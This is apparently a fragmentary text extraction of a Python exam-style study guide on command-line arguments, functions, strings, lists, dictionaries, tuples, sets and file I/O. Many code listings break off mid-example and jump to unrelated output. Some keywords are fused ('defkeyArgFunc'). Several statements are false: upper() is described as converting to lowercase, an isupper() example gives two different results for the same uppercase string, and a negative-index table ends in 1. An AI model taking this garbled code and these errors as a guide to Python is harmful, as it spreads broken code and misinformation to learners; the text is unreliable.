As mentioned above, first argument is always script name and it is also being counted in number of arguments.

Parsing Command-Line Arguments

Python provided a `getopt` module that helps you parse command-line options and arguments. This module provides two functions and an exception to enable command line argument parsing.

`getopt.getopt` method

This method parses command line options and parameter list. Following is simple syntax for this method:

```
getopt.getopt(args, options,[long_options])
```

```

        outputfile = arg
    print'Input file is "', inputfile
    print'Output file is "', outputfile
    if __name__ == "__main__":
        main(sys.argv[1:])

```

Now, run above script as follows "

```

$ test.py -h
usage: test.py -i <inputfile> -o <outputfile>
$ test.py -i BMP -o
usage: test.py -i <inputfile> -o <outputfile>
$ test.py -i inputfile

```

Input file is " inputfile
Output file is

1.8 TYPES OF FUNCTIONS

Q31. Write about various types of functions available in python. Write the uses of user defined functions.

Ans :

Basically, we can divide functions into the following two types:

1. Built-in functions - Functions that are built into Python.
2. User-defined functions - Functions defined by the users themselves.

User-Defined Functions in Python

Functions are common to all programming languages and it can be defined as a block of re-usable code to perform specific tasks. But defining functions in Python means knowing both types first—built-in and user-defined. Built-in functions are usually a part of Python packages and libraries, whereas user-defined functions are written by the developers to meet certain requirements. In Python, all functions are treated as objects, so it is more flexible compared to other high-level languages.

Importance of user-defined functions in Python

In general, developers can write user-defined functions or it can be borrowed as a third-party library. This also means your own user-defined functions can also be a third-party library for other users. User-defined

functions have certain advantages depending when and how they are used. Let 's have a look at the following points.

- User-defined functions are reusable code blocks; they only need to be written once, then they can be used multiple times. They can even be used in other applications, too.
- These functions are very useful, from writing common utilities to specific business logic. These functions can also be modified per requirement.
- The code is usually well organized, easy to maintain, and developer-friendly. Which means it can support the modular design approach.
- As user-defined functions can be written independently, the tasks of a project can be distributed for rapid application development.
- A well-defined and thoughtfully written user-defined function can ease the application development process.

Q32. Explain various function arguments.

Ans :

Function arguments in Python

In Python, user-defined functions can take four different types of arguments. The argument types and their meanings, however, are pre-defined and can't be changed. But a developer can, instead, follow these pre-defined rules to make their own custom functions. The following are the four types of arguments and their rules.

1. Default Arguments

Python has a different way of representing syntax and default values for function arguments. Default values indicate that the function argument will take that value if no argument value is passed during function call. The default value is assigned by using assignment (=) operator. Below is a typical syntax for default argument. Here, msg parameter has a default value Hello!.

➤ Function definition


```
def defaultArg(name, msg = "Hello!"):
```

➤ Function call

```
defaultArg(name)
```


```
print("Now passing required arg value")
reqArgFunc("Hello")
```

Now, first run the code without passing the required argument and the following output will be displayed:



```
C:\Windows\system32\cmd.exe
E:\Python>python reqArg.py
Not passing required arg value
Traceback (most recent call last):
  File "reqArg.py", line 6, in <module>
    reqArgFunc()
TypeError: reqArgFunc() missing 1 required positional argument: 'empname'
E:\Python>
```

Now comment out `reqArgFunc()` function call in the script, and run the code with the required argument. The following output will be displayed:



```
C:\Windows\system32\cmd.exe
E:\Python>python reqArg.py
Now passing required arg value
Emp Name: Hello
E:\Python>_
```

3. Keyword Arguments

Keyword arguments are relevant for Python function calls. The keywords are mentioned during the function call along with their corresponding values. These keywords are mapped with the function arguments so the function can easily identify the corresponding values even if the order is not maintained during the function call. The following is the syntax for keyword arguments.

➤ **Function definition**

```
defkeywordArg( name, role ):
```

➤ **Function call**

```
keywordArg( name = "Tom", role = "Manager")
```

or

```
keywordArg( role = "Manager", name = "Tom")
```

Keyword arguments example

Below is an example of keyword argument code snippet. We have written the code in a script file named `keyArg.py`

Listing 3: Keyword argument example

```
defkeyArgFunc(empname, emprole):
    print("Emp Name: ", empname)
```

Once you run the code, the following output will be displayed:



```

C:\Windows\system32\cmd.exe
E:\Python>python varArg.py
Calling with single value
The Output is:
55
Calling with multiple values
The Output is:
50
60
70
80
E:\Python>_

```

Q33. Write, how functions return their values. Explain with examples.

Ans :

The return statement

The `return` statement is used to exit a function and go back to the place from where it was called.

Syntax of return

```
return [expression_list]
```

This statement can contain expression which gets evaluated and the value is returned. If there is no expression in the statement or the `return` statement itself is not present inside a function, then the function will return the `None` object.

For example:

```
>>>print(greet("May"))
Hello,May.Good morning!
None
Here, None is the returned value.
```

Example of return

```
def absolute_value(num):
    """This function returns the absolute
    value of the entered number"""
```

```
    if num >= 0:
        return num
    else:
        return -num
```

Output: 2

```
print(absolute_value(2))
```

Output: 4

```
print(absolute_value(-4))
```

```
>>> my_string = 'programiz'
>>> my_string[5] = 'a'
...
TypeError: 'str' object does not support item
assignment
>>> my_string = 'Python'
>>> my_string
```

'Python'

We cannot delete or remove characters from a string. But deleting the string entirely is possible using the keyword `del`.

```
>>> del my_string[1]
...
TypeError: 'str' object doesn't support item deletion
>>> del my_string
>>> my_string
...
NameError: name 'my_string' is not defined
```

1.10 PYTHON STRING OPERATIONS

Q37. Write about various string operations used in python.

Ans : (Imp.)

There are many operations that can be performed with string which makes it one of the most used datatypes in Python.

Concatenation of Two or More Strings

Joining of two or more strings into a single one is called concatenation.

The `+` operator does this in Python. Simply writing two string literals together also concatenates them.

The `*` operator can be used to repeat the string for a given number of times

```
str1 = 'Hello'
str2 = 'World!'
# using +
print('str1 + str2 = ', str1 + str2)
# using *
print('str1 * 3 = ', str1 * 3)
```

Writing two string literals together also concatenates them like `+` operator.

If we want to concatenate strings in different lines, we can use parentheses.

```
>>> # two string literals together
>>> 'Hello ' 'World!'
'Hello World!'
>>> # using parentheses
>>> s = ('Hello '
...'World')
>>> s
'Hello World'
```

➤ Iterating Through String

Using `for` loop we can iterate through a string. Here is an example to count the number of 'l' in a string.

```
count = 0
for letter in 'Hello World':
    if (letter == 'l'):
        count += 1
print(count, 'letters found')
```

➤ Substring

Substring extraction is done by appending `[begin_index:end_index]`.

```
#-*- coding: utf-8 -*-
# python
aa = "01234567"
```

`print aa[2:4]` # prints "23". Does not include the end.

negative index counts from end, starting with -1

```
bb = "this"
```

```
print bb[0:-2] # prints "th"
```

when first index is omitted, default to 0.

when second index is omitted, default to -1.

```
cc = "that"
```

```
print cc[:] # prints "that"
```

➤ String Length

Length of the string is `len()`.

Method Name	Method Description
isalnum()	Returns True if string is alphanumeric
isalpha()	Returns True if string contains only alphabets
isdigit()	Returns True if string contains only digits
isidentifier()	Return True is string is valid identifier
islower()	Returns True if string is in lowercase
isupper()	Returns True if string is in uppercase
isspace()	Returns True if string contains only whitespace

Example:

```
>>>s="welcome to python"
>>>s.isalnum()
False
>>>"Welcome".isalpha()
True
>>>"2012".isdigit()
True
>>>"first Number".isidentifier()
False
>>>s.islower()
True
>>>"WELCOME".isupper()
True
>>>" \t".isspace()
True
```

1.13 SEARCHING FOR SUBSTRINGS

Q40. Give some methods for substring searchin.

Ans :

Method Name	Method Description
endswith(s1: str): bool	Returns True if strings ends with substring s1
startswith(s1: str): bool	Returns True if strings starts with substring s1
count(substring): int	Returns number of occurrences of substring the string
find(s1): int	Returns lowest index from where s1 starts in the string, if string not found returns -1
rfind(s1): int	Returns highest index from where s1 starts in the string, if string not found returns -1

Output:

True

False

3. isupper():

This method checks if all the characters in the string are in uppercase. If any character is in lower case, it would return false otherwise true.

Syntax:

```
str.isupper()
```

Example:

```
str = "LETS TEST THE FUNCTION";  
print str.isupper();//returns true since all characters are capital  
str = "LETS TEST THE FUNCTION";  
print str.isupper(); // Returns false as 'n' is small.
```

Output

True

False

4. lower():

This method returns a string after converting every character of the string into lower case.

Syntax :

```
str.lower()
```

Example:

```
str = "LETS TEST THE FUNCTION";  
print str.lower();//converts the string to lowercase
```

Output

lets test the function

5. upper():

This method returns string after converting every character of string into lowercase

Syntax:

```
str.upper()
```

Example:

```
str = "lets test the function";  
print str.upper();//Converts the string to uppercase
```

Output:

LETS TEST THE FUNCTION

6. swapcase()

This method swaps the case of every character i.e. every uppercase is converted to lowercase and vice versa.

Syntax:

```
str.swapcase()
```


10. count():

The count method returns the count of occurrence of the substring in the string.

Syntax:

```
str.count(sub,start,end)
```

- sub: This is the string to search.
- start: Starting index of the search.
- end: End index of the search

Example:

```
str = "Lets test the function and the test should be good";  
sub = "t"  
print "Number of t are",str.count(sub, 1, 20) //Counts total number of 't' present
```

Output

```
Number of t are 5
```

11. lstrip()

This method returns the string after removing all the characters from the beginning of the string.

Syntax:

```
str.lstrip([chars])
```

Example:

```
str = "Lets test the function and the test should be good";  
str1 = "0000000000Lets test the function and the test should be good000000";  
print str.lstrip(' '); // Removes all the beginning spaces.  
print str1.lstrip('0');// Removes all the zeros from starting
```

Output

```
Lets test the function and the test should be good  
Lets test the function and the test should be good000000
```

12. rstrip():

This method returns the string after removing all the characters from the end of the string.

Syntax:

```
str.rstrip([chars])
```

Example:

```
str = "Lets test the function and the test should be good";  
str1 = "0000000000Lets test the function and the test should be good000000";  
print str.rstrip(' '); // Removes all the end spaces.  
print str1.rstrip('0');// Removes all the zeros from the end
```

Output

```
Lets test the function and the test should be good  
0000000000Lets test the function and the test should be good
```

UNIT II

Lists, Dictionaries, Tuples and sets, Files, Regular expressions

2.1 LISTS

Q1. What are lists? Explain the process of creation of lists.

Ans :

Python offers a range of compound data types often referred to as sequences. List is one of the most frequently used and very versatile data type used in Python.

How to create a list?

In Python programming, a list is created by placing all the items (elements) inside a square bracket [], separated by commas.

It can have any number of items and they may be of different types (integer, float, string etc.).

```
# empty list
```

```
my_list = []
```

```
# list of integers
```

```
my_list = [1,2,3]
```

```
# list with mixed datatypes
```

```
my_list = [1,"Hello",3.4]
```

Also, a list can even have another list as an item. This is called nested list.

```
# nested list
```

```
my_list = ["mouse", [8, 4, 6], ['a']]
```

Q2. Write about indexing in lists.

(OR)

How to access elements from a list?

Ans :

(Imp.)

There are various ways in which we can access the elements of a list. Indexing is one way to access the list.

List Index

We can use the index operator [] to access an item in a list. Index starts from 0. So, a list having 5 elements will have index from 0 to 4.

Trying to access an element other than this will raise an `IndexError`. The index must be an integer. We can't use float or other types, this will result into `TypeError`.

Nested lists are accessed using nested indexing.

```
my_list = ['p','r','o','b','e']
```

```
# Output: p
```

```
print(my_list[0])
```

```
# Output: o
```

```
print(my_list[2])
```

```
# Output: e
```

```
print(my_list[4])
```

```
# Error! Only integer can be used for indexing
```

```
# my_list[4.0]
```

```
# Nested List
```

```
n_list = ["Happy", [2,0,1,5]]
```

```
# Nested indexing
```

```
# Output: a
```

```
print(n_list[0][1])
```

```
# Output: 5
```

```
print(n_list[1][3])
```

Accessing Characters by Negative Index Number

If we have a long string and we want to pinpoint an item towards the end, we can also count backwards from the end of the string, starting at the index number -1.

For the same string `Sammy Shark!` the negative index breakdown looks like this:

S	A	M	M	Y		S	h	a	r	k	!
-12	-11	-10	-9	-8	-7	-6	-5	-4	-3	-2	1

By using negative index numbers, we can print out the character `r`, by referring to its position at the -3 index, like so:

```
print(ss[-3])
```

Output

r

Using negative index numbers can be advantageous for isolating a single character towards the end of a long string.

Syntax:

`a[start:end]` # items start through end-1

`a[start:]` # items start through the rest of the array

`a[:end]` # items from the beginning through end-1

`a[:]` # a copy of the whole array

There is also the `step` value, which can be used with any of the above:

`a[-1]` # last item in the array

`a[-2:]` # last two items in the array

`a[:-2]` # everything except the last two items

Python is kind to the programmer if there are fewer items than you ask for. For example, if you ask for `a[:-2]` and `a` only contains one element, you get an empty list instead of an error. Sometimes you would prefer the error, so you have to be aware that this may happen.

For Example consider the list

```
>>> a = [1, 2, 3, 4, 5, 6, 7, 8]
```

Advanced Python Slicing (Increments)

There is also an optional second clause that we can add that allows us to set how the list's index will increment between the indexes that we've set.

Syntax :

`a[start:end:step]` # start through not past end, by step

The key point to remember is that the `:end` value represents the first value that is *not* in the selected slice. So, the difference between `end` and `start` is the number of elements selected (if `step` is 1, the default).

The other feature is that `start` or `end` may be a negative number, which means it counts from the end of the array instead of the beginning. So:

In the example above, say that we did not want that 3 returned and we only want nice, even numbers in our list.

```
>>> a[1:4:2]
```

```
[2,4]
```

Python Slicing in Reverse

Alright, how about if we wanted our list to be backwards use negative index.

```
>>> a[::-1]
```

```
[8,7,6,5,4,3,2,1]
```

Example program for list slicing

```
my_list = ['p','r','o','g','r','a','m','i','z']
```

```
# elements 3rd to 5th
```

```
print(my_list[2:5])
```

```
# elements beginning to 4th
```

```
print(my_list[:5])
```

```
# elements 6th to end
```

```
print(my_list[5:])
```

```
# elements beginning to end
```

```
print(my_list[:])
```

Q4. How to change or add elements to a list?

Ans :

List are mutable, meaning, their elements can be changed unlike string or tuple.

We can use assignment operator (=) to change an item or a range of items.

```
# mistake values
```

```
odd = [2, 4, 6, 8]
```

```
# change the 1st item
```

```
# Output: 'm'
print(my_list.pop())
# Output: ['r', 'b', 'l', 'e']
print(my_list)
my_list.clear()
# Output: []
print(my_list)
```

Q7. What is the use of in operator in lists.

Ans :

Finding items in lists with in operator

We can test if an item exists in a list or not, using the keyword `in`.

Syntax:

if value in L:

print "list contains", value

To get the index of the first matching item, use **index**:

i = L.index(value)

Examples

```
# Output: True
print('p' in my_list)
# Output: False
print('a' in my_list)
# Output: True
print('c' not in my_list)
```

Q8. Write about various methods used on lists with examples.

Ans :

Python List Methods

Methods that are available with list object in Python programming are tabulated below.

They are accessed as `list.method()`. Some of the methods have already been used above.

1. Append() method

The `append()` method adds an item to the end of the list.

The `append()` method adds a single item to the existing list. It doesn't return a new list; rather it modifies the original list.

The syntax of `append()` method is:

```
list.append(item)
```

append() Parameters

The `append()` method takes a single *item* and adds it to the end of the list.

The *item* can be numbers, strings, another list, dictionary etc.

Return Value from append()

As mentioned, the `append()` method only modifies the original list. It doesn't return any value.

Example 1: Adding Element to a List

```
# animal list
animal = ['cat', 'dog', 'rabbit']
# an element is added
animal.append('guinea pig')
# Updated Animal List
print('Updated animal list: ', animal)
```

2. Extend() method

The `extend()` extends the list by adding all items of a list (passed as an argument) to the end.

The syntax of `extend()` method is:

```
list1.extend(list2)
```

Here, the elements of *list2* are added to the end of *list1*.

extend() Parameters

As mentioned, the `extend()` method takes a single argument (a list) and adds it to the end.

If you need to add elements of other native datatypes (like *tuple* and *set*) to the list, you can simply use:

```
# add elements of a tuple to list
list.extend(list(tuple_type))
or even easier
list.extend(tuple_type)
```

Example 1: Print Element Present at the Given Index from the List

```
# programming language list
language = ['Python', 'Java', 'C++', 'French', 'C']
# Return value from pop()
# When 3 is passed
return_value = language.pop(3)
print('Return Value: ', return_value)
# Updated List
print('Updated List: ', language)
Python List clear()
```

6. Index() method

The index() method searches an element in the list and returns its index.

In simple terms, index() method finds the given element in a list and returns its position.

However, if the same element is present more than once, index() method returns its smallest/first position.

Note: Index in Python starts from 0 not 1.

The syntax of index() method for list is:

```
list.index(element)
```

index() Parameters

The index method takes a single argument:

element - element that is to be searched.

Return value from index()

The index() method returns the index of the element in the list.

If not found, it raises a `ValueError` exception indicating the element is not in the list.

Example 1: Find position of element in the list

```
# vowels list
vowels = ['a', 'e', 'i', 'o', 'u']
# element 'e' is searched
index = vowels.index('e')
# index is printed
print('The index of e:', index)
```

```
# element 'i' is searched
```

```
index = vowels.index('i')
```

```
# only the first index of the element is printed
```

```
print('The index of i:', index)
```

7. Count() method

The count() method returns the number of occurrences of an element in a list.

In simple terms, count() method counts how many times an element has occurred in a list and returns it.

The syntax of count() method is:

```
list.count(element)
```

count() Parameters

The count() method takes a single argument:

➤ **element** - element whose count is to be found.

Return value from count()

The count() method returns the number of occurrences of an element in a list.

Example 1: Count the occurrence of an element in the list

```
# vowels list
vowels = ['a', 'e', 'i', 'o', 'u']
# count element 'i'
count = vowels.count('i')
# print count
print('The count of i is:', count)
# count element 'p'
count = vowels.count('p')
# print count
print('The count of p is:', count)
```

8. Sort() method

The sort() method sorts the elements of a given list.

The sort() method sorts the elements of a given list in a specific order - Ascending or Descending.

The syntax of sort() method is:

```
list.sort(key=..., reverse=...)
```

You start the list with the [(left bracket) which “opens” the list. Then you put each item you want in the list separated by commas, similar to function arguments. Lastly, end the list with a] (right bracket) to indicate that it’s over. Python then takes this list and all its contents and assigns them to the variable.

We now will build some lists using some for-loops and print them out:

```
the_count=[1,2,3,4,5]
fruits=['apples','oranges','pears','apricots']
change=[1,'pennies',2,'dimes',3,'quarters']
# this first kind of for-loop goes through a list
for number in the_count:
```

```
    print "This is count %d"%number
# same as above
for fruit in fruits:
    print "A fruit of type: %s"%fruit
# also we can go through mixed lists too
# notice we have to use %r since we don't know
# what's in it
for i in change:
    print "I got %r"%i
# we can also build lists, first start with an empty
# one
elements=[]
# then use the range function to do 0 to 5 counts
for i in range(0,6):
    print "Adding %d to the list."%i
# append is a function that lists understand
    elements.append(i)
# now we can print them out too
for i in elements:
    print "Element was: %d"%i
$ python ex32.py
This is count 1
This is count 2
This is count 3
This is count 4
This is count 5
```

```
A fruit of type: apples
A fruit of type: oranges
A fruit of type: pears
A fruit of type: apricots
I got 1
I got 'pennies'
I got 2
I got 'dimes'
I got 3
I got 'quarters'
Adding 0 to the list.
```

```
Adding 1 to the list.
Adding 2 to the list.
Adding 3 to the list.
Adding 4 to the list.
Adding 5 to the list.
Element was: 0
Element was: 1
Element was: 2
Element was: 3
Element was: 4
Element was: 5
```

2.3 DICTIONARIES

Q10. Write a brief note about python dictionaries.

Ans :

Python dictionary is an unordered collection of items. While other compound data types have only value as an element, a dictionary has a key: value pair.

Dictionaries are optimized to retrieve values when the key is known.

Creating a dictionary is as simple as placing items inside curly braces {} separated by comma.

An item has a key and the corresponding value expressed as a pair, key: value.

While values can be of any data type and can repeat, keys must be of immutable type (string, number or tuple with immutable elements) and must be unique.

```
# Output: {}
print(squares)
# delete the dictionary itself
del squares
# Throws Error
# print(squares)
```

When you run the program, the output will be:

```
16
{1: 1, 2: 4, 3: 9, 5: 25}
(1, 1)
{2: 4, 3: 9, 5: 25}
{2: 4, 3: 9}
{}
```

Q11. Write about various Python Dictionary Methods.

Ans :

(Imp.)

Python Dictionary Methods

Methods that are available with dictionary are tabulated below. Some of them have already been used in the above examples.

Method	Description
clear()	Remove all items from the dictionary.
copy()	Return a shallow copy of the dictionary.
fromkeys(seq[, v])	Return a new dictionary with keys from seq and value equal to v (defaults to None).
get(key[, d])	Return the value of key. If key does not exist, return d (defaults to None).
items()	Return a new view of the dictionary's items (key, value).
keys()	Return a new view of the dictionary's keys.
pop(key[, d])	Remove the item with key and return its value or d if key is not found. If d is not provided and key is not found, raises KeyError.
popitem()	Remove and return an arbitrary item (key, value). Raises KeyError if the dictionary is empty.
setdefault(key[, d])	If key is in the dictionary, return its value. If not, insert key with a value of d and return d (defaults to None).
update([other])	Update the dictionary with the key/value pairs from other, overwriting existing keys.
values()	Return a new view of the dictionary's values

Here are a few example use of these methods.

```
marks = {}.fromkeys(['Math', 'English', 'Science'], 0)
# Output: {'English': 0, 'Math': 0, 'Science': 0}
print(marks)
for item in marks.items():
    print(item)
# Output: ['English', 'Math', 'Science']
list(sorted(marks.keys()))
```

```
my_tuple = ("hello",)
print(type(my_tuple))
# parentheses is optional
# Output: <class 'tuple'>
my_tuple = "hello",
print(type(my_tuple))
```

Q14. Explain different ways to access elements in tuple.

Ans :

Accessing Elements in a Tuple

There are various ways in which we can access the elements of a tuple.

1. Indexing

We can use the index operator [] to access an item in a tuple where the index starts from 0.

So, a tuple having 6 elements will have index from 0 to 5. Trying to access an element other than (0, 1, ..., 5) will raise an IndexError.

The index must be an integer, so we cannot use float or other types. This will result into TypeError.

Likewise, nested tuple are accessed using nested indexing, as shown in the example below.

```
my_tuple = ['p','e','r','m','i','t']
# Output: 'p'
print(my_tuple[0])
# Output: 't'
print(my_tuple[5])
# index must be in range
```

```
# If you uncomment line 14,
# you will get an error.
# IndexError: list index out of range
#print(my_tuple[6])
# index must be an integer
# If you uncomment line 21,
# you will get an error.
# TypeError: list indices must be integers, not float
#my_tuple[2.0]
# nested tuple
n_tuple = ("mouse", [8, 4, 6], (1, 2, 3))
```

```
# nested index
# Output: 's'
print(n_tuple[0][3])
# nested index
# Output: 4
print(n_tuple[1][1])
```

When you run the program, the output will be:

```
p
t
s
4
```

2. Negative Indexing

Python allows negative indexing for its sequences.

The index of -1 refers to the last item, -2 to the second last item and so on.

```
my_tuple = ['p','e','r','m','i','t']
# Output: 't'
print(my_tuple[-1])
# Output: 'p'
print(my_tuple[-6])
```

3. Slicing

We can access a range of items in a tuple by using the slicing operator - colon ":".

Slicing can be best visualized by considering the index to be between the elements as shown below. So if we want to access a range, we need the index that will slice the portion from the tuple.

P	R	O	G	R	A	M	I	Z
0	1	2	3	4	5	6	7	8
-9	-8	-7	-6	-5	-4	-3	-2	-1

```
my_tuple = ('p','r','o','g','r','a','m','i','z')
# elements 2nd to 4th
# Output: ('r', 'o', 'g')
print(my_tuple[1:4])
# elements beginning to 2nd
# Output: ('p', 'r')
print(my_tuple[:2])
# elements 8th to end
```


Try the following examples as well.

```
# set do not have duplicates
# Output: {1, 2, 3, 4}
my_set = {1,2,3,4,3,2}
print(my_set)

# set cannot have mutable items
# here [3, 4] is a mutable list
# If you uncomment line #12,
# this will cause an error.
# TypeError: unhashable type: 'list'
#my_set = {1, 2, [3, 4]}
```

```
# we can make set from a list
# Output: {1, 2, 3}
my_set = set([1,2,3,2])
print(my_set)

Creating an empty set.
```

Empty curly braces {} will make an empty dictionary in Python. To make a set without any elements we use the set() function without any argument.

```
# initialize a with {}
a = {}
# check data type of a
# Output: <class 'dict'>
print(type(a))

# initialize a with set()
a = set()
# check data type of a
# Output: <class 'set'>
print(type(a))
```

Change a set in Python:

Sets are mutable. But since they are unordered, indexing have no meaning.

We cannot access or change an element of set using indexing or slicing. Set does not support it.

We can add single element using the add() method and multiple elements using the update() method. The update() method can take tuples, lists, strings or other sets as its argument. In all cases, duplicates are avoided.

```
# initialize my_set
my_set = {1,3}
print(my_set)

# if you uncomment line 9,
# you will get an error
# TypeError: 'set' object does not support indexing
#my_set[0]

# add an element
# Output: {1, 2, 3}
my_set.add(2)
print(my_set)
```

```
# add multiple elements
# Output: {1, 2, 3, 4}
my_set.update([2,3,4])
print(my_set)

# add list and set
# Output: {1, 2, 3, 4, 5, 6, 8}
my_set.update([4,5], {1,6,8})
print(my_set)
```

When you run the program, the output will be:

```
{1, 3}
{1, 2, 3}
{1, 2, 3, 4}
{1, 2, 3, 4, 5, 6, 8}
```

Remove Elements from a Set


A particular item can be removed from set using methods, discard() and remove().

The only difference between the two is that, while using discard() if the item does not exist in the set, it remains unchanged. But remove() will raise an error in such condition.

The following example will illustrate this.

```
# initialize my_set
my_set = {1, 3, 4, 5, 6}
print(my_set)

# discard an element
# Output: {1, 3, 5, 6}
```

Set Intersection


Intersection of A and B is a set of elements that are common in both sets.

Intersection is performed using & operator. Same can be accomplished using the method intersection().

```
# initialize A and B
A = {1, 2, 3, 4, 5}
B = {4, 5, 6, 7, 8}
# use & operator
# Output: {4, 5}
print(A & B)
```

Try the following examples on Python shell.

```
# use intersection function on A
>>> A.intersection(B)
{4,5}
# use intersection function on B
>>> B.intersection(A)
{4,5}
```

Set Difference


Difference of A and B (A - B) is a set of elements that are only in A but not in B. Similarly, B - A is a set of element in B but not in A.

Difference is performed using - operator. Same can be accomplished using the method difference().

```
# initialize A and B
A = {1, 2, 3, 4, 5}
B = {4, 5, 6, 7, 8}
# use - operator on A
# Output: {1, 2, 3}
print(A - B)
```

Try the following examples on Python shell.

```
# use difference function on A
>>> A.difference(B)
{1,2,3}
# use - operator on B
>>> B - A
{8,6,7}
# use difference function on B
>>> B.difference(A)
{8,6,7}
```

Set Symmetric Difference

Symmetric Difference of A and B is a set of elements in both A and B except those that are common in both.

Symmetric difference is performed using ^ operator. Same can be accomplished using the method symmetric_difference().

```
# initialize A and B
A = {1, 2, 3, 4, 5}
B = {4, 5, 6, 7, 8}
# use ^ operator
# Output: {1, 2, 3, 6, 7, 8}
print(A ^ B)
```

```
E = {0, 2, 4, 6, 8};
N = {1, 2, 3, 4, 5};
# set union
print("Union of E and N is", E | N)
# set intersection
print("Intersection of E and N is", E & N)
# set difference
print("Difference of E and N is", E - N)
# set symmetric difference
print("Symmetric difference of E and N is", E ^ N)
```

Output

Union of E and N is {0, 1, 2, 3, 4, 5, 6, 8}

Intersection of E and N is {2, 4}

Difference of E and N is {8, 0, 6}

Symmetric difference of E and N is {0, 1, 3, 5, 6, 8}

2.5 FILES**Q19. What is file I/O? Explain various file operations?**

Ans :

Introduction to file I/O

File is a named location on disk to store related information. It is used to permanently store data in a non-volatile memory (e.g. hard disk).

Since, random access memory (RAM) is volatile which loses its data when computer is turned off, we use files for future use of the data.

When we want to read from or write to a file we need to open it first. When we are done, it needs to be closed, so that resources that are tied with the file are freed.

Hence, in Python, a file operation takes place in the following order.

1. Open a file
2. Read or write (perform operation)
3. Close the file

Opening a File

Python has a built-in function `open()` to open a file. This function returns a file object, also called a handle, as it is used to read or modify the file accordingly.

```
>>> f = open("test.txt") # open file in current directory
```

```
>>> f = open("C:/Python33/README.txt") # specifying full path
```

A safer way is to use a `try...finally` block.

try:

```
f = open("test.txt",encoding = 'utf-8')
```

perform file operations

finally:

```
f.close()
```

This way, we are guaranteed that the file is properly closed even if an exception is raised, causing program flow to stop.

The best way to do this is using the `with` statement. This ensures that the file is closed when the block inside `with` is exited.

We don't need to explicitly call the `close()` method. It is done internally.

```
with open("test.txt",encoding = 'utf-8') as f:
```

perform file operations

Writing to a File

In order to write into a file we need to open it in write 'w', append 'a' or exclusive creation 'x' mode.

We need to be careful with the 'w' mode as it will overwrite into the file if it already exists. All previous data are erased.

Writing a string or sequence of bytes (for binary files) is done using `write()` method. This method returns the number of characters written to the file.

```
with open("test.txt",'w',encoding = 'utf-8') as f:
```

```
f.write("my first file\n")
```

```
f.write("This file\n\n")
```

```
f.write("contains three lines\n")
```

This program will create a new file named 'test.txt' if it does not exist. If it does exist, it is overwritten.

We must include the newline characters ourselves to distinguish different lines.

Reading From a File

To read the content of a file, we must open the file in reading mode.

There are various methods available for this purpose. We can use the `read(size)` method to read in `size` number of data. If `size` parameter is not specified, it reads and returns up to the end of the file.

```
>>> f = open("test.txt",'r',encoding = 'utf-8')
```

```
>>> f.read(4)# read the first 4 data
```

```
'This'
```

```
>>> f.read(4)# read the next 4 data
```

```
' is '
```

```
>>> f.read()# read in the rest till end of file
```

```
'my first file\nThis file\ncontains three lines\n'
```

```
>>> f.read()# further reading returns empty string
```

```
"
```

We can see, that `read()` method returns newline as '\n'. Once the end of file is reached, we get empty string on further reading.

We can change our current file cursor (position) using the `seek()` method. Similarly, the `tell()` method returns our current position (in number of bytes).

```
>>> f.tell()# get the current file position
```

```
56
```

```
>>> f.seek(0)# bring file cursor to initial position
```

```
0
```

```
>>> print(f.read())# read the entire file
```

```
This is my first file
```

```
This file
```

```
contains three lines
```

We can read a file line-by-line using a `for` loop. This is both efficient and fast.

```
>>> for line in f:
```

```
...print(line,end='')
```

```
...
```

```
This is my first file
```

```
This file
```

```
contains three lines
```

The lines in file itself has a newline character '\n'.

Moreover, the `print()` `end` parameter to avoid two newlines when printing.

Alternately, we can use `readline()` method to read individual lines of a file. This method reads a file till the newline, including the newline character.

2.6 USING LOOPS IN FILES

Q21. How loops are used in files ? explain with syntax and example.

Ans :

A line of a file is defined to be a sequence of characters up to and including a special character called the newline character. If you evaluate a string that contains a newline character you will see the character represented as `\n`. If you print a string that contains a newline you will not see the `\n`, you will just see its effects (a carriage return). When you are typing a Python program and you press the enter or return key on your keyboard, the editor inserts a newline character into your text at that point.

As the `for` loop iterates through each line of the file the loop variable will contain the current line of the file as a string of characters. The general pattern for processing each line of a text file is as follows:

SYNTAX:

```
for line in myFile.readlines():
```

```
    statement1
```

```
    statement2
```

```
    ...
```

```
qbfile = open("qbdata.txt", "r")
```

```
for aline in qbfile.readlines():
```

```
